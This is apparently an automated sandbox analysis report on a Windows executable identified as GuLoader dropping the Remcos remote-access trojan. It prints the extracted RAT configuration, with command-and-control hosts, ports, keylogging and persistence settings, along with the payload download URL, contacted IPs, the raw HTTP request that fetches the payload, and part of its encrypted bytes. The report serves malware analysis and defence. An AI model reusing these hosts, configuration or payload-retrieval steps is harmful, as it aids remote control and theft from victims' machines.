ID: 491398
Sample Name:
8TEZmAEx3U.exe
Cookbook: default.jbs
Time: 14:52:37
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report 8TEZmAEx3U.exe

Overview


General Information

Sample Name:	8TEZmAEx3U.exe
Analysis ID:	491398
MD5:	28c8b2207bb3e6..
SHA1:	5af638a980ba849.
SHA256:	7b3c49295c67d0..
Tags:	exe RAT RemcosRAT
Infos:	

Most interesting Screenshot:



Detection




GuLoader Remcos

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Potential malicious icon found
- Multi AV Scanner detection for subm…
- GuLoader behavior detected
- Yara detected Remcos RAT
- Yara detected GuLoader
- Hides threads from debuggers
- Tries to detect Any.run
- C2 URLs / IPs found in malware con…
- Tries to detect sandboxes and other…
- Machine Learning detection for samp…
- Uses dynamic DNS services
- Uses 32bit PE files

Classification



Process Tree

- **System is w10x64**
- 8TEZmAEx3U.exe (PID: 400 cmdline: 'C:\Users\user\Desktop\8TEZmAEx3U.exe' MD5: 28C8B2207BB3E6884E1E29575FB19BEC)
  - 8TEZmAEx3U.exe (PID: 6632 cmdline: 'C:\Users\user\Desktop\8TEZmAEx3U.exe' MD5: 28C8B2207BB3E6884E1E29575FB19BEC)
- **cleanup**

Malware Configuration

Threatname: Remcos

```
{
  "Host:Port:Password": "solex-wave.duckdns.org:2404:0solex-wave.duckdns.org:2222:1",
  "Assigned name": "RemoteHost",
  "Connect interval": "1",
  "Install flag": "Disable",
  "Setup HKCU\\Run": "Enable",
  "Setup HKLM\\Run": "Disable",
  "Install path": "AppData",
  "Copy file": "remcos.exe",
  "Startup value": "Remcos",
  "Hide file": "Disable",
  "Mutex": "Remcos-Y0PK9D",
  "Keylog flag": "0",
  "Keylog path": "AppData",
  "Keylog file": "logs.dat",
  "Keylog crypt": "Disable",
  "Hide keylog file": "Disable",
  "Screenshot flag": "Disable",
  "Screenshot time": "10",
  "Take Screenshot option": "Disable",
  "Take screenshot title": "notepad;solitaire;",
  "Take screenshot time": "5",
  "Screenshot path": "AppData",
  "Screenshot file": "Screenshots",
  "Screenshot crypt": "Disable",
  "Mouse option": "Disable",
  "Delete file": "Disable",
  "Audio record time": "5",
  "Audio path": "AppData",
  "Audio folder": "MicRecords",
  "Connect delay": "0",
  "Copy folder": "Remcos",
  "Keylog folder": "remcos",
  "Keylog file max size": "20000"
}
```


Threatname: GuLoader


```
{
  "Payload URL": "http://sopage.duckdns.org/Remcos_s_bChlcwVW46.bin"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000002.761066423.000000000070 7000.00000004.00000020.sdmp	JoeSecurity_Remcos	Yara detected Remcos RAT	Joe Security	
00000000.00000002.486721173.000000000223 0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected Remcos RAT

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

Uses dynamic DNS services

E-Banking Fraud:

Yara detected Remcos RAT

System Summary:

Potential malicious icon found

Data Obfuscation:

Yara detected GuLoader

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Hides threads from debuggers

Stealing of Sensitive Information:

GuLoader behavior detected

Yara detected Remcos RAT

Remote Access Functionality:


Yara detected Remcos RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1 2	Virtualization/Sandbox Evasion 2 1	OS Credential Dumping	Security Software Discovery 3 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop Insecure Network Communic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 1 2	LSASS Memory	Virtualization/Sandbox Evasion 2 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploit SS Redirect Pl Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS Track Devi Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SIM Card Swap

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 2 1 2	Manipulate Device Communic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming o Denial of Service


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
8TEZmAEx3U.exe	18%	Virustotal		Browse
8TEZmAEx3U.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://sopage.duckdns.org/Remcos_s_bChlcwVW46.bin	0%	Avira URL Cloud	safe	
solex-wave.duckdns.org	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sopage.duckdns.org	23.146.242.85	true	true		unknown
solex-wave.duckdns.org	23.146.242.71	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://sopage.duckdns.org/Remcos_s_bChlcwVW46.bin	true	• Avira URL Cloud: safe	unknown
solex-wave.duckdns.org	true	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
23.146.242.71	solex-wave.duckdns.org	Reserved	?	46664	VDI-NETWORKUS	true
23.146.242.85	sopage.duckdns.org	Reserved	?	46664	VDI-NETWORKUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491398
Start date:	27.09.2021
Start time:	14:52:37
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	8TEZmAEx3U.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.troj.evad.winEXE@3/0@2/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 17.7% (good quality ratio 4.8%) • Quality average: 13% • Quality standard deviation: 24.2%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe • Override analysis time to 240s for sample files taking high CPU consumption
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
23.146.242.71	466XoziOLD.exe	Get hash	malicious	Browse	
	hVlpEajflR.exe	Get hash	malicious	Browse	
	http___sowork.duckdns.org_11d_solex.exe	Get hash	malicious	Browse	
23.146.242.85	7HHrcwZjLl.exe	Get hash	malicious	Browse	• dypage.duckdns.org/remcos_d_QUBXVO174.bin
	466XoziOLD.exe	Get hash	malicious	Browse	• sopage.duckdns.org/Remcos_s_bChlcwVW46.bin
	hVlpEajflR.exe	Get hash	malicious	Browse	• spage.duckdns.org/Remcos_S_tGNeLX139.bin
	0rUkHCgvVf.exe	Get hash	malicious	Browse	• dpage.duckdns.org/remcos_d_flqfwC80.bin
	JQPFEy9Ekx.exe	Get hash	malicious	Browse	• dyn-bin.duckdns.org/remcos_d_flqfwC80.bin
	http___sowork.duckdns.org_11d_solex.exe	Get hash	malicious	Browse	• sol-bin.duckdns.org/Remcos_S_tGNeLX139.bin

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
solex-wave.duckdns.org	466XoziOLD.exe	Get hash	malicious	Browse	• 23.146.242.71
sopage.duckdns.org	466XoziOLD.exe	Get hash	malicious	Browse	• 23.146.242.85

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
VDI-NETWORKUS	7HHrcwZjLl.exe	Get hash	malicious	Browse	• 23.146.242.85
	466XoziOLD.exe	Get hash	malicious	Browse	• 23.146.242.85
	hVlpEajflR.exe	Get hash	malicious	Browse	• 23.146.242.85
	0rUkHCgvVf.exe	Get hash	malicious	Browse	• 23.146.242.85
	HxXHmM0T9f.exe	Get hash	malicious	Browse	• 23.146.242.147
	JQPFEy9Ekx.exe	Get hash	malicious	Browse	• 23.146.242.85
	http___sowork.duckdns.org_11d_solex.exe	Get hash	malicious	Browse	• 23.146.242.85
	eXik5mFvet.exe	Get hash	malicious	Browse	• 23.146.242.94
	CVEXzxk43s.exe	Get hash	malicious	Browse	• 23.146.242.94
	yOCBr7SNLJ.exe	Get hash	malicious	Browse	• 23.146.242.94
	13FlI4deWN.exe	Get hash	malicious	Browse	• 23.146.242.94
	Payment Notification.exe	Get hash	malicious	Browse	• 23.146.242.147
	Payment Notification.scr.exe	Get hash	malicious	Browse	• 23.146.242.147
	Payment Notification.scr.exe	Get hash	malicious	Browse	• 23.146.242.147
	Request For Quotation.jar	Get hash	malicious	Browse	• 23.146.242.147

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	OvBS76pTyX.exe	Get hash	malicious	Browse	• 23.146.242.94
	U6lqJJBG8S.exe	Get hash	malicious	Browse	• 23.146.242.94
	pNyAinWdWJ.exe	Get hash	malicious	Browse	• 23.146.242.94
	YTVrQC7FhG.exe	Get hash	malicious	Browse	• 23.146.242.94
	l4eRfFgJG7.exe	Get hash	malicious	Browse	• 23.146.242.94
VDI-NETWORKUS	7HHrcwZjLI.exe	Get hash	malicious	Browse	• 23.146.242.85
	466XoziOLD.exe	Get hash	malicious	Browse	• 23.146.242.85
	hVlpEajflR.exe	Get hash	malicious	Browse	• 23.146.242.85
	0rUkHCgvVf.exe	Get hash	malicious	Browse	• 23.146.242.85
	HxXHmM0T9f.exe	Get hash	malicious	Browse	• 23.146.242.147
	JQPFEy9Ekx.exe	Get hash	malicious	Browse	• 23.146.242.85
	http___sowork.duckdns.org_11d_solex.exe	Get hash	malicious	Browse	• 23.146.242.85
	eXik5mFvet.exe	Get hash	malicious	Browse	• 23.146.242.94
	CVEXzxk43s.exe	Get hash	malicious	Browse	• 23.146.242.94
	yOCBr7SNLJ.exe	Get hash	malicious	Browse	• 23.146.242.94
	13FII4deWN.exe	Get hash	malicious	Browse	• 23.146.242.94
	Payment Notification.exe	Get hash	malicious	Browse	• 23.146.242.147
	Payment Notification.scr.exe	Get hash	malicious	Browse	• 23.146.242.147
	Payment Notification.scr.exe	Get hash	malicious	Browse	• 23.146.242.147
	Request For Quotation.jar	Get hash	malicious	Browse	• 23.146.242.147
	OvBS76pTyX.exe	Get hash	malicious	Browse	• 23.146.242.94
	U6lqJJBG8S.exe	Get hash	malicious	Browse	• 23.146.242.94
	pNyAinWdWJ.exe	Get hash	malicious	Browse	• 23.146.242.94
	YTVrQC7FhG.exe	Get hash	malicious	Browse	• 23.146.242.94
	l4eRfFgJG7.exe	Get hash	malicious	Browse	• 23.146.242.94

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.699622688151151
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	8TEZmAEx3U.exe
File size:	184320
MD5:	28c8b2207bb3e6884e1e29575fb19bec
SHA1:	5af638a980ba849bc6244dffb0caff4fb88c88d7
SHA256:	7b3c49295c67d0de6a1739eca11609fc551805075fd66fa cfec8e2a2b6ca016c
SHA512:	03064bc3b8dc9dd43d9d5dc2f32d48a5da92e34640e316 b82bf01bea591a81827f3177b7a211de6b612a38c72823 c6719b8510538169328382bc3faf90e073f

General

SSDEEP:	3072:hTp6q3h21cWcznuYnl8AFZ6qnQaanfrMjVJK5T:hT7t6YlLZ66w/
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L....m.R.....0.....`.....@.....

File Icon

Icon Hash:	20047c7c70f0e004

Static PE Info

General

Entrypoint:	0x401460
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x52BD6D88 [Fri Dec 27 12:07:36 2013 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	831c9926df4754b736e1ca092f4fb7e7

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x29854	0x2a000	False	0.509759812128	data	6.93605268847	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x2b000	0x11e8	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x2d000	0xc02	0x1000	False	0.254638671875	data	3.22755332063	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-14:57:21.980451	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	49557	8.8.8.8	192.168.2.5
09/27/21-14:57:23.162775	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	61733	8.8.8.8	192.168.2.5
09/27/21-14:57:23.278830	TCP	2032776	ET TROJAN Remocs 3.x Unencrypted Checkin	49753	2404	192.168.2.5	23.146.242.71
09/27/21-14:57:23.563331	TCP	2032777	ET TROJAN Remocs 3.x Unencrypted Server Response	2404	49753	23.146.242.71	192.168.2.5

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 14:57:21.865385056 CEST	192.168.2.5	8.8.8.8	0xa34d	Standard query (0)	sopage.duckdns.org	A (IP address)	IN (0x0001)
Sep 27, 2021 14:57:23.049576998 CEST	192.168.2.5	8.8.8.8	0x6577	Standard query (0)	solex-wave.duckdns.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 14:57:21.980451107 CEST	8.8.8.8	192.168.2.5	0xa34d	No error (0)	sopage.duckdns.org		23.146.242.85	A (IP address)	IN (0x0001)
Sep 27, 2021 14:57:23.162775040 CEST	8.8.8.8	192.168.2.5	0x6577	No error (0)	solex-wave.duckdns.org		23.146.242.71	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- sopage.duckdns.org

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49752	23.146.242.85	80	C:\Users\user\Desktop\8TEZmAEx3U.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 14:57:22.149102926 CEST	1112	OUT	GET /Remcos_s_bChlcwVW46.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: sopage.duckdns.org Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 14:57:22.262342930 CEST	1113	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Sun, 26 Sep 2021 08:50:35 GMT Accept-Ranges: bytes ETag: "694a3892b3b2d71:0" Server: Microsoft-IIS/8.5 Date: Mon, 27 Sep 2021 12:57:22 GMT Content-Length: 469056 Data Raw: e7 da 56 c8 54 c9 89 52 51 a6 5c 88 94 c5 ea f4 9c 2e 9a 90 3d e6 03 a9 bf b7 5d b0 c5 1a 2a 8b 40 14 e9 68 e5 98 9f 59 f8 c2 5e 89 9f e7 c3 3a 26 8c e3 f4 bb 03 ff 27 ec 82 4a c5 d1 21 ce fa a5 74 ce 44 bd 76 77 6d 5c 9e bc 42 e6 c0 d4 38 c5 bf 78 4b 0c a3 39 1d 14 84 20 a3 8f 73 f7 a1 ac a5 93 1f ad c1 6f 93 15 af a4 17 d5 19 eb 90 6c 7e 36 0e 32 0c 12 c9 cb 0a 03 eb 4e 18 f4 0d 1b ec 5c 48 67 e3 2b e7 cf af 67 1a 0b 1b e3 c6 c4 8f f3 3d f1 f4 b6 4e 4e 26 15 2d 8a f7 b9 b9 22 24 55 31 3b 56 8d 9c b9 41 55 2c b0 b9 98 37 d2 f1 cc 9b 87 07 02 38 eb 68 b6 0c 1a 1b 12 45 4d 36 c9 6e 49 7f 94 0c c8 bb 69 e2 f9 28 09 e9 9c 36 c3 b0 e6 2b df 74 04 7a 67 0a 09 55 b9 bd 02 38 17 8a 3b d6 37 de d7 c6 3d 43 ae 3d 95 8e 32 26 23 a9 16 3f ab 93 70 78 dd 15 5b c3 97 e2 3b 34 a0 03 b8 1a be 74 de fd cb 4c f0 6a d4 ba 03 bb 35 43 51 fa 6c 20 18 c3 13 6f 52 3f db d7 7b 4c 69 98 c1 82 83 13 22 29 10 86 90 ad b4 9d 0a 52 d3 bb 1b 45 df a5 fd 29 ad 5e 6c fe fa 38 48 c1 ab 3f 4e 27 d5 f6 a7 ba 87 2d 73 2e d3 be ae 8a 2e 33 db af 9e 83 38 47 a3 a1 0a 53 09 3c cc d1 c0 e9 e6 d3 1e f5 c3 40 9c cf ac 32 a6 ef 00 17 75 0b 00 39 32 78 ed b5 32 17 fc 70 2c 89 ba 1c c8 25 36 cb f9 9f 83 bd 20 53 75 10 cd a3 d9 b2 ab 92 29 ce 65 31 2d 62 d5 4b 53 4a 4b 29 4c 98 4f 25 0a c9 a3 89 c1 b2 e3 e8 74 92 9b 51 f9 02 fc 94 4d dc dc 0f 5e 74 52 c9 4b 18 7d 48 e7 df 86 df e8 cc 66 2a 75 f2 a8 3f 10 88 2e 23 64 bd 12 d6 a2 c3 de 80 35 7b 79 89 27 b1 1f 50 38 09 2a 89 4f 81 8b 6e a4 37 62 1a 9d 13 49 f3 df c3 35 42 96 24 9b 7f c7 42 3d f8 6a f1 cd c0 91 c5 94 1d a4 09 af 34 c3 94 51 a7 48 14 59 33 54 30 60 33 78 55 f3 2c 0a ff 4a 23 d9 92 90 2e e5 d3 d5 87 6f ee cc ae 52 b4 b6 9c a3 9e a3 62 75 42 62 2d e1 48 84 fc 62 c8 87 b4 22 d1 e0 ca d0 03 2c aa 97 fb d8 71 8e 24 98 36 ac 1c 93 c3 2d 74 2c 50 74 5b cc 6d ab c9 9d b7 46 91 0d 24 94 76 6b 94 77 19 92 82 c8 b0 cf c8 a2 50 68 7f d8 77 d4 7c e4 28 f2 1e 98 2d 7b b3 a1 41 de 1d fe 59 91 3c e0 ce de 77 bd fc de ab f2 17 43 18 4b 50 31 e8 65 14 2f 6a 50 ed 4d a9 bf c1 7e a2 76 21 68 b2 c9 34 a0 e7 dd f5 7a e9 64 33 7d c9 34 26 f8 e3 f7 b0 ad b0 af 35 6d 18 30 24 59 4b cf d0 ec de 80 d3 b2 2d 36 49 53 dc 1b a7 e2 0c d3 5d 05 80 c5 04 cc 56 8a a2 62 10 f3 dd 7c 14 6e 7a 9b 22 2e ab 94 6e 2f fd bd a4 1e 69 bc 6f 75 8a c3 30 13 1f cf 8e a7 c4 b6 6e a6 e6 94 b4 bf fd 8e d2 36 c9 a3 74 e5 00 19 22 00 9a e3 f5 2b 43 31 b6 76 5b cb cf b8 06 bc 92 d2 a0 2f 13 a7 60 9c a2 6a a9 fb f9 44 57 1d b3 05 99 5e ad 39 7c b1 36 e9 e3 fb 77 a3 09 4f e7 42 2a 2e 42 a0 e5 80 4e c9 83 88 18 2e da 4f c4 70 51 2e 50 25 77 cf b3 30 fc d4 5d d5 93 1b 1c 36 bb 05 b0 89 6c 53 a6 63 76 82 49 c0 00 02 5e 88 5c 5a bc f8 d9 ee f1 a2 2a a1 60 b3 18 70 fc e1 72 dc d2 53 6e db f9 f4 56 a7 14 88 24 a9 ab f0 0f a9 6c 39 e0 eb 86 5e 8c 5f 4c 00 f8 ee 69 7f 64 c1 13 a4 db 3b 19 a0 94 c7 ba 72 01 fb 1b 5d 79 46 e8 2e 5e 44 be 76 77 6d 58 9e bc 42 19 3f d4 38 7d bf 78 4b 0c a3 39 1d 54 84 20 a3 8f 73 f7 a1 ac a5 93 1f ad c1 6f 93 15 af a4 17 d5 19 eb 90 6c 7e 36 0e 32 0c 12 c9 cb 0a 03 eb 5e 19 f4 0d 15 f3 e6 46 67 57 22 2a ee 17 66 56 c6 3a b7 ae ad fc d3 4d 83 9b d1 3c 2f 4b 35 4e eb 99 d7 d6 56 04 37 54 1b 24 f8 f2 99 28 3b 0c f4 f6 cb 17 bf 9e a8 fe a9 0a 0f 32 cf 68 b6 0c 1a 1b 12 45 e7 b5 8b 5e a7 9d b8 6f 26 59 45 81 17 ca 25 8a c6 f1 fe 13 5c c9 1b 74 51 Data Ascii: VTRQ\.=]*@hY^:&'J!tDvwm\B8xK9 sol~62N\Hg+g=NN&-"$U1;VAU,78hEM6nIi(6+tzgU8;7=C=2&#?px[;4tLj5CQl oR?{Li")RE)^l8H?N'-s..38GS<@2u92x2p,%6 Su)e1-bKSJK)LO%tQM^tRK}Hf*u?.#d5{y'P8*On7bI5B$B=j4QHY3 T0`3xU,J#.oRbuBb-Hb",q$6-t,Pt[mF$vkwPhw|(-{AY<wCKP1e/jPM~v!h4zd3}4&5m0$YK-6IS]Vb\|nz".n/iou0n6t"+C1v[ /`jDW^9\|6wOB*.BN.OpQ.P%w0]6lScvI^\Z*`prSnV$l9^_Lid;r]yF.^DvwmXB?8}xK9T sol~62^FgW"*fV:M</K5NV7T$(;2h E^o&YE%\tQ

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 8TEZmAEx3U.exe PID: 400 Parent PID: 2940

General

Start time:	14:53:32
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\8TEZmAEx3U.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\8TEZmAEx3U.exe'
Imagebase:	0x400000

File size:	184320 bytes
MD5 hash:	28C8B2207BB3E6884E1E29575FB19BEC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
